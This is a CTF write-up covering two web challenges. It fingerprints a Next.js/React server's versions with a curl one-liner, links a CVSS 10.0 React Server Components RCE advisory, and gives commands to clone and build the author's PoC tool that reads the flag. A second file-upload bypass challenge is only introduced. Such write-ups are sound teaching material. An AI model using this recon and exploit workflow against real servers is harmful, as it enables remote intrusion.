
Challenge Description:
Should I upgrade my web server?
I’m too lazy. nvm, lol.
It should be safe enough?
Author: UmmIt Kin
This challenge involves a simple penetration testing methodology. All you need to do is perform basic footprinting on this server and find the PoC exploit and RCE.


CTFd token
Since we’re running an instance of this challenge, each user needs to generate a token to solve it. Go to the CTF website profile page at https://ctf2026.thjcc.org/settings, generate a token, and enter it on the r2s instance page.

Testing the Application
Looking at the page, we see a login panel:

First try to login
Let’s randomly enter something. As expected, it’s not that easy. We receive an Invalid username or password message:
Confirming Next.js
Let’s use F12 to check. Every website has its unique code signatures, and this one is no exception:
src="/_next/static/chunks/webpack-1b7be808ceb885ba.js"
We can clearly see this is using Next.js. However, the version is still uncertain. Let’s perform deep footprinting to identify it:
Confirming Next.js Version
For Next.js, we can use the following method to manually determine the version. You can search the keyword version in each .js file:
Go to: F12 > Debugger > Main Thread chal.thjcc.org:10454 *.js
You’ll see many generated JavaScript files. Open each one and search for the version keyword!

We successfully found window.next={version:"15.0.0",appDir:!0}:

We also found var cc=i.version;if("19.0.0-rc-65a56d0e-20241020
However, regarding this version number… If you search for Next.js version releases online, there’s no version 19. This is because Next.js is React-based. The 19.0.0-rc is actually the React version, not the Next.js version.
Automatically Detect Version with cURL
Here’s a script you can use to automatically detect React and Next.js versions:
CHAL="http://chal.thjcc.org:10454"; \
curl -sL "$CHAL" | grep -oP '/_next/static/[^"]+\.js' | xargs -I {} curl -sL "${CHAL}{}" | grep -oP '(?<=version:")[^"]+' | sort -u
Finding the CVE
Now that we’ve confirmed the versions, let’s search for an available exploit. Are there any applicable CVEs?

We found one that works:
https://vercel.com/kb/bulletin/security-bulletin-cve-2025-55184-and-cve-2025-55183
As mentioned in the article, this is an RCE vulnerability!
A critical vulnerability has been identified in the React Server Components (RSC) protocol. The issue is rated CVSS 10.0 and can allow remote code execution when processing attacker-controlled requests in unpatched environments.
Finding a Proof of Concept
Now let’s find a working PoC. I’ll use my own PoC:
https://github.com/UmmItKin/CVE-2025-55182-PoC
The usage is straightforward. Simply clone the repository and run make to use it:
git clone https://github.com/UmmItKin/CVE-2025-55182-PoC
cd CVE-2025-55182-PoC
make
Then, use this tool to RCE the machine. It’s located in /flag.txt!

Flag: THJCC{r34ct_ssr_rc3_1s_d4ng3r0us}
Simple Hack
Challenge Description:
We developed a file upload platform. I think it is really secure. Isn’t it?
Author: UmmIt Kin

This challenge is fundamentally about a file upload system with many restrictions. You need to find ways to bypass the filters under extremely tight constraints.
Thus, this challenge demonstrates a critical file upload vulnerability combined with inadequate input validation.
Solving this challenge requires a substantial level of expertise in web security and PHP manipulation. Let’s proceed to understand how to bypass the restrictions.
